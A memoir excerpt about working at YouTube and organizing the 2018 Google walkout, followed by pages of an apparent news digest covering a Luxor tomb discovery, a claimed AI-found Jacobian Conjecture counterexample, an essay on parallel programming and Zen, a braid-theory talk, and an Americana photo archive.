My title at YouTube was “curation strategy manager,” but YouTube was not a curated place. It was wild, endless, untamable. In earlier eras, the site had more “home page editorial,” dedicated sections in which editors chose interesting things to spotlight. But YouTube had long since learned that algorithms could do a better job picking videos to squeeze the longest “total watch time” out of every user. As best as I could understand it, we curator-managers were there to add a human component to the algorithm, helping to shape it with our insights about what made for good content. Our team had a shared project with Engineering, basically an infinite computer-­generated playlist. The machine trawled the site, surfacing the most popular content and filtering out anything risqué, and then we topped up the offerings with whatever might have been missed. My boss, another Kevin, directed me away from YouTube, to Twitter, Reddit, and Digg, to see which YouTube videos were popping up that day. The exercise was largely fruitless: it was genuinely hard to find things that the machine hadn’t caught.

Kevin had given a TED Talk called “Why Videos Go Viral” that garnered a lot of attention from YouTube management, and he was settling into a regular gig as a company spokesman. He was a deft summarizer of internet memes and phenomena: “Gangnam Style,” Keyboard Cat, “Charlie bit my finger”—YouTube’s oldest, least controversial hits. He was dimpled and telegenic, with a confident, know-­it-­all way of talking about internet trends. He said that he’d invented the genre of the political supercut video, a claim both difficult to verify and completely on-­brand. In media appearances, his main talking point was “YouTube is changing the world”; he was writing a book proposal about it. He built this narrative by stringing together crazy outlier examples: Justin Bieber getting discovered after his mom started uploading videos of him singing; a guy in Africa who taught himself the javelin from YouTube videos, and later won an Olympic medal.

But the platform’s dark underbelly was becoming hard to ignore. One of the first “trends” Kevin briefed me on was dubbed Elsagate: a sprawling ecosystem of videos featuring beloved children’s characters in bizarre and profane scenarios—knockoff Paw Patrol dogs committing suicide, Peppa Pig having her teeth pulled out one by one by a sadistic dentist, Elsa giving birth. Disturbing enough on their own, many had also been labelled by YouTube’s recommendation systems as appropriate for young children. The company tried cracking down on the videos, but the problems felt too vast, too deeply woven into the platform itself, to imagine that they could really be fixed. Our editorial team was told to avoid spotlighting “Frozen” trends for a while, and otherwise to carry on. One day, my counterpart in London Gchatted me a link to an essay by the anthropologist David Graeber, called “On the Phenomenon of Bullshit Jobs,” about the rise of pointless office work in late capitalism. I read it twice at my desk, open-­mouthed. “Huge swathes of people . . . spend their entire working lives performing tasks they secretly believe do not really need to be performed,” Graeber wrote. My co-worker said, “Bit nail-on-the-head, innit?”

Social media was emerging as a major discipline within marketing, a development that the executives of the company didn’t really understand but which they knew was crucial to the “YouTube generation.” In 2015, YouTube’s social-media manager left abruptly to launch a career as an L.G.B.T.Q.+/mental-health activist/influencer (a very 2015 career pivot), and I was offered the job. At that time, YouTube’s social-media presence consisted of a handful of Twitter, Instagram, and Facebook posts a day, written and deployed by an agency, at arm’s length. My new boss, a British woman named Marion, stressed to me, during our first lunch, that there was a lot of opportunity to expand our reach, because “YouTube is the biggest brand in the world on social.” I would hear Marion say that YouTube was the biggest brand in the world on social at least a thousand times in the next five years. It was technically true: Twitter had long recommended YouTube’s account to new users during sign-up, and so the platform’s profile had amassed tens of millions of followers, placing it up there with the pages of Taylor Swift and Barack Obama.

Marion asked me to take the lead on writing a “megadeck” about our strategy and socializing it (pun, unfortunately, intended) within the org. It was hard to pinpoint a tangible return-on-investment in social media: ­despite our fifty or so million followers on Twitter, tweets drove negligible traffic back to YouTube; platforms like Instagram drove no traffic at all, and much of our engagement was from spammers or bots. But the marketing jargon flowed from me with ease. We were the voice of the brand, I wrote, “driving love and building trust with our community” and “shaping the daily conversation around YouTube.” When it was time to come up with a single mission statement for our work, I channelled the loftiness of Creative Lab and Larry Page, my whole career building up to this moment: “We remind the world what it loves about YouTube.” Marion thought it was brilliant.

I was promoted right afterward, and I started to ghostwrite the tweets of the latest C.E.O., a longtime Googler named Susan Wojcicki. Her voice was earnest and corporate, a mom enthusiastic about YouTube creators and new product features. But the controversies in which YouTube was implicated were multiplying. It was the year leading up to Trump’s 2016 election, and tech companies were being scrutinized for their part in polarizing public discourse. YouTube had played a role in Gamergate, an online harassment campaign against prominent women in the gaming world that became a culture-wars flashpoint. (Steve Bannon later described Gamergate as a useful way to recruit disaffected young men into Trump’s campaign.) Hard-­right channels had always existed on the platform, but now they were growing bigger, becoming mainstream, pushing the boundaries of what kinds of talk were acceptable. How much was YouTube supposed to police its content? Management didn’t seem to be able to decide.

In the summer of 2016, I was put in charge of coming up with a big-­budget get-out-the-vote campaign for the Presidential election. No one said outright that we hoped to tip the scales against Trump, but it was understood that YouTube could help the Democrats by boosting youth turnout. We called the campaign #VoteIRL, and we tapped tons of the platform’s biggest stars to encourage their audiences to register to vote. Even President Obama made a #VoteIRL video, lending the campaign an aura of official civic endorsement. Hillary Clinton lost, of course, but internally our campaign was deemed a success. The higher-ups gave me a big bonus and an internal award. Breitbart got hold of leaked footage from a T.G.I.F. meeting during which Larry and Sergey openly expressed their dismay over Trump’s victory: “Myself as an immigrant and a refugee, I certainly find this election deeply offensive, and I know many of you do, too,” Sergey said. Googlers peppered the executives with anxious questions about whether products like YouTube were reinforcing warped beliefs and making the country more divided.

YouTube had become a mirror, reflecting and amplifying the turmoil of the time. Its biggest star, a Swedish gamer named PewDiePie, was an anti-P.C. provocateur who made rape jokes (even putting out a music video literally called “It’s Raping Time”) and tossed around “gay,” “retard,” and “autistic” as playful insults during gaming playthroughs. His “edgy” humor only fuelled his popularity: for nearly six years, his was the most-­subscribed-to channel on the platform. But, in 2017, he pushed things further, releasing a video in which he paid two South Asian men on a gig marketplace to hold up a sign that read “Death to all Jews.” In another video posted to PewDiePie’s channel, a guy dressed as Jesus declared, “Hitler did absolutely nothing wrong!” Soon YouTube was facing an “adpocalypse,” as brands including PepsiCo, Johnson & Johnson, and A.T. & T. realized that their commercials were appearing on the platform alongside extremism and hate speech. The company scrambled to placate the brands with new demonetization policies, stripping ads from huge batches of videos. This, in turn, slashed creator revenues and sent independent creators—­the emotional lifeblood of the platform—­into uproar.

The social-media team’s supposed grip on the public narrative about the brand had always been tenuous. YouTube was too big, too volatile, too gravitational; it pulled in billions of eyeballs a day, no matter how we managed the optics. Our whole mandate—­shape the daily conversation, boost brand love, remind the world why it loves us—­now felt almost delusional.

In July, 2017, while I was out on maternity leave after the birth of my first son, a twenty-eight-year-old software engineer named James Damore posted a ten-­page memo, titled “Google’s Ideological Echo Chamber,” to an internal forum called ­skeptics@google.com. In it, citing a range of psychological studies and Wiki pages, he argued that women are underrepresented in the tech industry not because of systemic inequity but because of their innate biological differences from men—­their “stronger interest in people rather than things,” their propensity for “neuroticism,” their “higher levels of anxiety.” He criticized the company’s diversity initiatives as discriminatory and futile, and advanced “concrete suggestions” for improving them: “de-­moralize diversity,” “de-­emphasize empathy,” “stop alienating Conservatives.” Empathy is dangerous, he said: “Being emotionally unengaged helps us better reason about the facts.” The memo created a firestorm within Google, and Damore was soon terminated. The alt-right immediately held him up as a hero, and he did interviews with stars of the nascent “manosphere” such as Joe Rogan and Jordan Peterson. (He later sued Google, though he eventually dismissed the claim, and he now reportedly lives in a castle in Luxembourg.)

A few months later the Harvey Weinstein story broke, and #MeToo stories flooded social media. But there were foreshocks already, especially in the tech industry. A woman named Susan Fowler had gone viral earlier that year with a post detailing a culture of harassment and discrimination at Uber, and the Times had published a story about female entrepreneurs being propositioned by investors during the funding or recruiting process. Then, in October, 2018, the paper published a bombshell report on Google’s handling of sexual-misconduct allegations against Andy Rubin, the Android founder turned Google executive. Google had found one of the claims credible, the Times said, but instead of kicking Rubin out they’d quietly negotiated a ninety-million-dollar exit package. (Rubin denied misconduct and claimed that he’d left of his own accord.) The piece named another executive who’d received similar treatment after a sexual-misconduct allegation against him was found credible, and reported on other cases of male higher-ups having relationships with employees or job applicants, including one consensual affair that led to the woman being pushed out while the man remained at the company, accruing hundreds of millions of dollars in equity.

As soon as the story broke, I checked the online discussion groups to see what Google staffers were saying. An anonymous, super-active mom group that I followed was usually full of practical, nerdy engineers crunching data on their kids’ eating and sleeping patterns, or synthesizing the latest studies about boosting baby brains. But the Rubin story unearthed something new. A mom started a thread to discuss the revelations, and women began sharing stories about what they’d witnessed or endured working in the boys’ club of Big Tech. One recounted a tragicomic anecdote from a T.G.I.F. meeting on International Women’s Day, when a Googler had asked Larry and Sergey to name some of their personal female heroes. Larry apparently chose Ruth Porat, the C.F.O., who was with him onstage; Sergey struggled to come up with anyone until Larry helped him land on Gloria Steinem.

At the next T.G.I.F., Larry apologized for the “painful” Rubin story and spoke vaguely about how he would have made different decisions in hindsight, but he refused to address the payout directly. Sundar Pichai, who’d succeeded Larry as C.E.O., said “we want to get better,” and the head of H.R., Eileen Naughton, said that the company had made improvements to its policies. Then the meeting moved on to address normal product updates. “Weak ass TGIF response,” someone in the mom group wrote. Someone else said: “Anyone else feeling *personally* humiliated to be spending their limited hours on this planet to enrich men like this?” This wasn’t how Googlers talked. We’d been conditioned to be optimistic and trusting of leadership. Grateful. Always players, never victims. Another woman in the thread said she was going to write an e-mail to Sundar. Several more chimed in that they would, too.

I knew, from my time in the communications department, that this wasn’t enough. Individual complaints were too easy to metabolize, to redirect into the bureaucracy. So I wrote back: “We’re at a deep pivot moment where MeToo, the backlash against tech’s money/power, and just general societal unrest collide. . . . I wonder how we can use our collective leverage. . . . If we banded together, what could we do? A walkout, a strike, an open letter to Sundar?”

That night, a member of the group posted on Memegen, the internal forum where commentary on my T.G.I.F. e-mails had once appeared: How about a walkout to stand against toxic workplace culture? Maybe a hundred people reacted with a “+1,” and women in the mom group were talking about it. I quickly created a new Google group to discuss the idea. We made our first decision almost immediately: the walkout would be Thursday, November 1st—just five days away. A project manager named Tanuja reached out and offered to help. We met in a conference room in my building; she was hyper-organized, fired up, ready to project-­manage the hell out of this. In forty-­five minutes, we outlined a rough plan and built an internal site: a “hub and spoke” model, with local leads in every participating office, customizing the day with their own stories and flair.

Late on Monday, BuzzFeed broke the news that women at Google were planning a walkout. We got another big P.R. boost from the company itself, when Sundar sent an e-mail that night. “Some of you have raised very constructive ideas for how we can improve our policies and our processes going forward . . . I’m taking in all of your feedback so we can turn these ideas into action.” H.R. would make managers aware of the event we’d planned, he said, and insure that we had the support we needed. It was classic P.R. jujitsu—­absorbing the language of dissent to neutralize it.

I used every skill I’d honed over a decade of managing Google’s optics: drafting comms, coördinating with press, coaching speakers behind the scenes. The Times described how “Google was struggling to contain a growing internal backlash.” New York ran a piece co-signed by our core team: “We’re the Organizers of the Google Walkout. Here Are Our Demands.” Hundreds of people had left comments and edits in a shared Google Doc, and we’d whittled them down to five points, including a commitment to end pay inequity and an improved process for reporting sexual misconduct.

By sunrise, it was clear that the walkout was going to be huge. It took place at 11:10 A.M. local time in every location. In Dublin, London, Zurich, Tokyo, and Hamburg, people streamed from the offices, and the press was everywhere. The event started trending on Twitter. At YouTube, we were always trying to manufacture moments like this—with sprawling brand campaigns, enormous budgets, and a labyrinth of agencies all straining to make something trend, break through, go viral. We almost never pulled it off. And now here it was, unfolding organically.

The possibility of retaliation from Google was a frequent topic of discussion among the walkout’s organizing group. The Tech Workers Coalition, a new industry advocacy group, had launched a hotline for Googlers, and legal nonprofits had reached out to offer their support and services. But the walkout took place at a strange, fleeting moment when corporations like Google wanted to align themselves with the #resistance. Even Porat, Google’s top-ranking woman, had participated in the protest, and when asked about it a couple of weeks later, at a Wall Street Journal conference, she framed it as emblematic of a culture that welcomed employees using their voices to “percolate up” issues. “We had Googlers do what Googlers do well,” she said. “If you can get cars to self-­drive, and if you can solve all the problems that we’re solving through technology, why can’t we solve this?” A few weeks after the walkout, during an off-site retreat for YouTube’s social-media team, Marion, my boss, asked me to give a presentation sharing my “learnings” from coördinating the action. Afterward, she nudged a deputy, who reached under the table and furnished a pair of white Doc Martens. “We wanted to give you something to commemorate your activism,” Marion said.

The moment of institutional self-congratulation was brief. In January, news broke that a flank of shareholders was suing the board of Alphabet, Google’s parent company, over the handling of the Rubin affair. The lawsuit, which Alphabet later settled, attacked the board on both ethical and fiduciary grounds, saying that its “culture of concealment” was harming the company and that the actions it had taken so far, post-­walkout, were “reactive” and “insufficient.” The suit also surfaced some juicy new tidbits, chiefly that Larry Page had personally approved a hundred-and-fifty-million-dollar stock grant for Rubin while the sexual-harassment investigation was under way, ­and that another exec had received an exit payout as large as forty-five million dollars. That day, some of the core walkout group hammered out a statement: “Anyone who enables abuse, harassment and discrimination must be held accountable, and those with the most power have the most to account for.” The Times ran an excerpt of it with their story about the suit. It was published just before I logged on to a one-on-one meeting with Marion.

Marion was based in the Bay Area, in the San Bruno offices, but she’d been in London visiting family for the holidays. Appearing onscreen, her face close to the computer, and the background all fuzzy, she told me that she’d had a think over the break, and that she’d decided to reorganize the team. A member who had reported to me would now become my peer and take over “daily social,” the stream of content that had been my core responsibility. Marion was also hiring a new lead above me, meaning that I would no longer report directly to her. In short, my job was being gutted overnight. I ended the call as quickly as I could, too stunned to respond.

The next day, I wrote to Marion making the case for keeping my role as it was. She replied quickly, stating that the reorganization would go ahead regardless, so I decided to reach out to our department’s H.R. person. She told me that she couldn’t help, because the marketing department had recently switched to a new human-resources model, and H.R. staff members like her now served only directors. If employees lower down in the hierarchy had an issue, we’d have to file a ticket on an internal network, and someone would be assigned from a centralized H.R. hub to manage it.

I went ahead and filed a ticket, mostly out of curiosity about how this automated system would process a serious claim. In a “Please describe your issue” box (two hundred and fifty characters allotted), I wrote that I’d organized the Google walkout and now my boss was demoting me out of nowhere, which seemed like textbook retaliation for labor organizing. It took a couple of days for anyone to respond, and a few more before I met, over video, with a young H.R. representative. I told him my story, and he worked methodically through a script of generic solutions. If I was having challenges with my manager, I should consider inviting her out for coffee or an activity—some quality time outside the office to rebuild the relationship. I could take advantage of the company’s internal mindfulness and self-care resources, or take some P.T.O. to relax, because working at Google could be pretty demanding!

As coverage of the walkout continued, more stories about Google’s culture began to surface. I spoke to New York about my experience at Creative Lab, and, not long afterward, Lorraine Twohill, Google’s chief marketing officer—my boss’s boss’s boss’s boss—reached out. She offered to connect me with a senior H.R. rep named Suzanne, who, in turn, referred me to someone named Julie on the benefits team. By that point I was considering taking time off, to figure out a next step—a transfer to a different team in marketing, perhaps, or to a different org within Alphabet—but I was surprised when Julie clicked through slides explaining medical leave. Why was I being treated as a sick person? I had cried in the meeting with Suzanne, explaining how crushed I’d felt by the retaliation, but the company’s narrative seemed to be that I was having a mental breakdown.

The next day, when Suzanne followed up to ask whether I’d considered the options she’d suggested, I told her that I was seeking outside counsel. I’d been in touch with a labor lawyer, and we began drafting a demand letter. Before we could send it, Marion’s boss called me and said that I could keep my responsibilities after all. On paper, my job was restored. I still ran the social-media accounts, my little team, a daily meeting. But Marion barely spoke to me. I was treated like an interloper on the team. Whenever I was looped into things, it was by someone other than Marion. Sometimes, it felt like I was being trolled. For International Women’s Day, a peer asked me to “amplify” a campaign celebrating the “strength and resilience” of women. I directed our agency to add lots of heart emojis to our tweets.

Another organizer of the walkout, Meredith, had also had her role diminished. In April, we convened with other organizers on a video chat and decided it was time for a new labor action, this time focussed on retaliation. For me, this wasn’t so much a decision as a recognition that my career at Google was over. Meredith and I sent a letter to the entire walkout list, describing what we’d experienced. By afternoon, the Times had published a breaking headline: “Google Employees Say They Faced Retaliation After Organizing Walkout.”

Google’s lawyer and mine began exit negotiations. At T.G.I.F. the week that I left, during the Q. & A., a top question was about my departure: “Claire Stapleton, a legend in Google culture, is leaving because of retaliation and mistreatment. Is the fact that employees barely trust H.R. not considered an issue?” Eileen, the head of H.R., delivered the corporate line, which was that the company had investigated my concerns and found no retaliation. It was my decision to leave, she said, and they respected that decision. The company had also denied retaliating against Meredith. A decade earlier, I might have drafted some version of their tidy talking points. Now my own messy, inconvenient story had been absorbed and neutralized. The next day, escorted by an H.R. representative, I turned in my badge, laptop, and phone, and walked out of the office for the last time.

The retaliation worked. Most of the walkout’s broad base got the message that the era of sanctioned dissent was over. If you wanted to keep your job, it was time to stick to the script, not that that would be any guarantee: in 2023, Google laid off some twelve thousand people, representing around six per cent of its workforce, and, in the years that followed, an estimated four hundred thousand jobs were eliminated across tech. For a while, Google tried to maintain its two faces. Lorraine, Google’s chief marketing officer, pontificated at conferences and in op-eds about building diverse, inclusive teams. Sundar instituted a company-­wide moment of silence after George Floyd was murdered by police, and the company said that it was donating a hundred-and-seventy-five-million-dollars to support Black businesses and entrepreneurs. Then Trump was reëlected, and the mask slipped in an instant. At the Inauguration, Sundar and Sergey sat behind the President alongside Elon Musk, Mark Zuckerberg, and Jeff Bezos. Google, like many companies, slashed mentions of “inclusion” and “equity” on its websites and ended its diversity hiring targets. Sergey was named to Trump’s White House tech council and dined at Mar-a-Lago with, in the President’s words, his “wonderful MAGA girlfriend.”

Lately, the Creative Lab seems to have a new assignment, to make Google’s aggressive push into artificial intelligence look as friendly as possible. The ads that the company has been putting out to promote its A.I. capabilities are sugary and surreal: sloths and raccoons doing kick flips on skateboards; phones turning into vanilla ice-cream cones, set to twee music that sounds like it belongs in a Wes Anderson movie. The broader goal is simple: if the company’s A.I. feels maximally whimsical, nonthreatening, and emotionally intelligent—Googley—you’ll let it deeper into your life. I’d be remiss not to note that, before it was rebranded as Gemini, Google’s A.I. chatbot was called Bard. ♦

This was drawn from “Don’t Be Evil: Bad Bosses, Fake Promises, and My Escape from Big Tech.”

The Daily Front Page 21 of 26
Monday, July 20, 2026 The Daily Front No. 11 — A Tomb in Luxor
article

Sealed tomb filled with paintings and inscriptions discovered in Egypt

by isaacfrond·▲ 122 points·83 comments·labrujulaverde.com ↗
A sealed tomb filled with paintings and inscriptions discovered on Luxor’s West Bank.

luxor sealed tomb elite priest

View of the discovered tomb. Credit: Ministry of Tourism and Antiquities

The Dutch archaeological mission working in the Theban necropolis, led by Dr. Carina van den Hoven of Leiden University, has brought to light a tomb in the lower sector of Sheikh Abd al-Qurna, on the west bank of the city of Luxor, during the excavation campaign carried out by the team this season.

The discovery is part of a research and fieldwork project that the university group has been conducting in that area of the necropolis since 2018, in collaboration with the Egyptian Ministry of Tourism and Antiquities. Its main objectives are the implementation of preventive conservation and risk management programs at the site, as well as the production of the first comprehensive archaeological study of the area.

The Minister of Tourism and Antiquities, Sherif Fathy, has positively assessed the work of the foreign expeditions operating in the North African country, emphasizing that they contribute to revealing new aspects of Pharaonic civilization, which strengthens Egypt’s position as a world-renowned cultural and tourist destination.

luxor sealed tomb elite priest

Paintings inside the tomb. Credit: Ministry of Tourism and Antiquities

In the same vein, the Secretary General of the Supreme Council of Antiquities, Hisham el-Leithy, specified that the newly located tomb is situated east of Theban Tomb 45, and recalled that the Dutch team has been carrying out an ambitious research plan for years with the institutional support of the Egyptian administration. This plan aims to establish the foundations for the long-term protection of the region’s funerary heritage and to generate systematic knowledge about the historical and cultural evolution of this specific area of the vast Theban necropolis.

After an initial epigraphic and paleographic examination of the texts adorning the walls of the hypogeum, specialists have determined that the tomb’s owner was an individual named Paser, whose identity is attested by the inscriptions bearing his name.

The artistic style of the representations and the craftsmanship of the hieroglyphs, according to Dr. el-Leithy, point to a chronology corresponding to the Ramesside period, that is, the 19th or 20th Dynasties of the New Kingdom, although the excavation leaders have noted that more detailed analyses will be required to refine the absolute dating and determine precisely the place that Paser occupied in the social and administrative hierarchy of his time.

luxor sealed tomb elite priest

Detail of paintings. Credit: Ministry of Tourism and Antiquities

The Secretary General stressed that the team will continue documentation and study tasks within the funerary complex, aiming to determine the identity of those interred in its chambers and reconstruct their biographies from the material and textual evidence preserved. They also intend to understand the relationship of this tomb with the surrounding burials and the landscape, in order to shed light on the diachronic development of funerary occupation in the lower area of Sheikh Abd al-Qurna.

The head of the Supreme Council’s Egyptian Antiquities sector, Mohamed Abdel Badei, has provided a detailed description of the architectural layout of the monument, which follows the usual pattern of private tombs of the Theban elite during the New Kingdom.

The complex consists of an open courtyard outside, a main chapel or hall carved into the rock with a floor plan that reproduces the shape of an inverted T, and, below ground level, a series of chambers intended to house the coffins and funerary goods of the deceased.

The courtyard, according to Abdel Badei, preserves several well-preserved construction elements, most notably an adobe mastaba with a central cavity designed to hold a funerary stela, as well as a staircase flanked by lateral ramps that leads directly to the tomb entrance.

This layout, common in the necropolises of the Theban west bank, reflects the continuity of architectural canons established for the tombs of high officials and priests serving in the temples and royal administration during the 18th Dynasty and later.

Inside the chapel, archaeologists have documented various painted and carved scenes bearing the name of Paser, although a thin layer of dust and sediment partially covers some of the figures and color motifs, making a complete reading difficult at the moment.

The depictions examined so far show the deceased in an attitude of worship before several deities, each enclosed in its own chapel or naos, and also portray him alongside his wife, both seated or standing before a table laden with food and floral offerings. This composition repeats the iconographic schemes of Ramesside funerary art and seeks to ensure the perpetual sustenance of the tomb owner in the afterlife.

Cleaning and consolidation work on the paintings will be carried out in future campaigns, once the photographic and topographic recording phases of all the chambers are completed.

The expedition director, Dr. Carina van den Hoven, has confirmed that, starting with the next excavation season, the Leiden University team will begin a specific program of structural reinforcement and restoration of the polychrome decorations, in order to guarantee the monument’s stability and preserve its painted surfaces, which have suffered deterioration over time and due to local environmental conditions.

The researcher expressed her satisfaction with the results obtained so far and her desire to continue fieldwork at the site, confident that future work cycles will yield new findings to complete knowledge about the Sheikh Abd al-Qurna necropolis and the funerary practices of the Theban elite during the Ramesside period.

The Dutch mission, which has the authorization and logistical support of the Supreme Council of Antiquities, plans to extend its activities to other adjacent areas as part of its commitment to archaeological research and the preservation of Egypt’s cultural heritage.

SOURCES

Ministry of Tourism and Antiquities

The Daily Front Page 22 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Playgrounds, Maps and Math Stunts
article

Claude Fable produced a counterexample to the Jacobian Conjecture

by loubbrad·▲ 739 points·470 comments·xcancel.com ↗

hello there the jacobian conjecture is false thanx to my close friend akhil for asking about it and my other close friend fable for working during the world cup final ((1+xy)^3 z + y^2 (1+xy) (4+3xy), y + 3 x (1+xy)^2 z + 3 x y^2 (4+3xy), 2 x - 3 x^2 y - x^3 z): \C^3\to \C^3, has jacobian determinant -2, and sends (0, 0, -1/4), (1, -3/2, 13/2), and (-1, 3/2, 13/2) to (-1/4, 0, 0)

The Daily Front Page 23 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Essays and Archives
article

The Zen of Parallel Programming

by edgar_ortega·▲ 187 points·35 comments·smolnero.com ↗

As I continue reading An Introduction to Parallel Programming, I cannot help but notice a connection between communication among processors, communication among human beings, and communication within the individual self.

Increasing computational power has allowed us to decode the human genome, improve medical imaging, accelerate web searches, and approach problems that were previously unimaginable. Climate modeling, protein folding, drug discovery, energy research, and large-scale data analysis all depend upon enormous computational resources.

But the textbook’s deeper lesson is that adding more processors does not automatically produce more useful work. A problem must first be divided into parts. Those parts must communicate, synchronize, and share the workload. One processor cannot remain overloaded while the others wait. Nor can every processor compete endlessly for the same resource. The challenge is no longer simply producing more power. It is learning how to coordinate the power we already possess.

Perhaps the same is true of human beings.

A person may possess intelligence, emotional depth, physical energy, memory, and creativity, yet still become overwhelmed when these parts are unable to work together. The mind may say one thing while the body communicates another. Speech may conceal both. Memories may continue running like unfinished processes, consuming attention long after the original event has passed.

In Zen Mind, Beginner’s Mind, wholehearted activity is compared to a fire that burns completely and leaves no unnecessary trace. This does not mean forgetting the past or pretending that painful events never happened. It may mean allowing an experience to be fully felt, understood, and completed, rather than endlessly attaching ourselves to the residue it left behind.

How many experiences continue to consume us because they were never allowed to finish burning?

Honest communication is a form of synchronization. When our thoughts, emotions, bodies, and words communicate truthfully, they can begin to move together. When they conceal information from one another, the result is internal contention: anxiety, exhaustion, confusion, and eventually burnout.

Parallel programming asks how many separate processors can work as one system without ceasing to be individual processors. Zen seems to ask a similar question of human life.

Maybe our greatest limitation is not a lack of power, but power divided against itself.

article

Talk: The Art of Braiding Algorithms

by surprisetalk·▲ 56 points·1 comments·pgadey.ca ↗

This talk was given at the Relatorium online seminar on July 10th 2026. Many thanks to our host, Irfan Alam for inviting us. Our talks page at ResearchSeminars is here. It was a rehearsal for our upcoming presentation upcoming presentation at Bridges.

The slides are available here: relatorium-slides.pdf.

Abstract: This workshop explores string figures as algorithmic art. We share a novel application of braid groups to analyze string figure algorithms. Participants will engage in hands-on exploration with real string. We’ll talk about relevant braid theory. We’ll also reflect on the role of notation in mathematics.

During the question period, I made reference to a paper by Joan Birman. Birman and Menasco’s Theorem 1 addresses, at the highest level of generality possible, the question: “What moves do you need to generate all possible string figures?”

Joan S. Birman and William W. Menasco (1992) Studying links via closed braids. V. The unlink Trans. Amer. Math. Soc. 329 (1992), 585-606 DOI: https://doi.org/10.1090/S0002-9947-1992-1030509-1

This workshop requires each participant to have a closed loop of string. You’ll need to make your own at home before the talk. Generally, a good length of string for someone is the distance between their finger tips when their arms are fully extended side-to-side. We encourage people making loops at home to experiment with longer and shorter loops using a variety of materials. Polyester string can be made into loops by melting the ends together and is available in a variety of colours at a low cost. However, any old string will do!


article

11,700 Free Photos from John Margolies' Archive of Americana Architecture

by gslin·▲ 100 points·4 comments·openculture.com ↗

Many con­nois­seurs of archi­tec­ture are enthralled by the mod­ernist phi­los­o­phy of Le Cor­busier, Frank Lloyd Wright, and I M Pei, who shared a belief that form fol­lows func­tion, or, as Wright had it, that form and func­tion are one.

Oth­ers of us delight in gas sta­tions shaped like teapots and restau­rants shaped like fish or dough­nuts. If there’s a phi­los­o­phy behind these insis­tent­ly play­ful visions, it like­ly has some­thing to do with joy…and pulling in tourists.

Art his­to­ri­an John Mar­golies (1940–2016), respond­ing to the beau­ty of such quirky visions, scram­bled to pre­serve the evi­dence, trans­form­ing into a respect­ed, self-taught pho­tog­ra­ph­er in the process. A Guggen­heim Foun­da­tion grant and the finan­cial sup­port of archi­tect Philip John­son allowed him to log over four decades’ worth of trips on America’s blue high­ways, hop­ing to cap­ture his quar­ry before it dis­ap­peared for good.

Despite Johnson’s patron­age, and his own stints as an Archi­tec­tur­al Record edi­tor and Archi­tec­tur­al League of New York pro­gram direc­tor, he seemed to wel­come the ruf­fled min­i­mal­ist feath­ers his enthu­si­asm for mini golf cours­es, theme motels, and eye-catch­ing road­side attrac­tions occa­sioned.

On the oth­er hand, he resent­ed when his pas­sions were labelled as “kitsch,” a point that came across in a 1987 inter­view with the Cana­di­an Globe and Mail:

Peo­ple gen­er­al­ly have thought that what’s impor­tant are the large, unique archi­tec­tur­al mon­u­ments. They think Toronto’s City Hall is impor­tant, but not those won­der­ful gnome’s‑castle gas sta­tions in Toron­to, a Detroit influ­ence that crept across the bor­der and pol­lut­ed your won­der­ful­ly con­ser­v­a­tive envi­ron­ment.

As Mar­golies fore­saw, the type of com­mer­cial ver­nac­u­lar archi­tec­ture he’d loved since boyhood–the type that screams, “Look at me! Look at me”–has become very near­ly extinct.

And that is a max­i­mal shame.

Your chil­dren may not be able to vis­it an orange juice stand shaped like an orange or the Lean­ing Tow­er of Piz­za, but thanks to the Library of Con­gress, these locales can be pit­stops on any vir­tu­al fam­i­ly vaca­tion you might under­take.

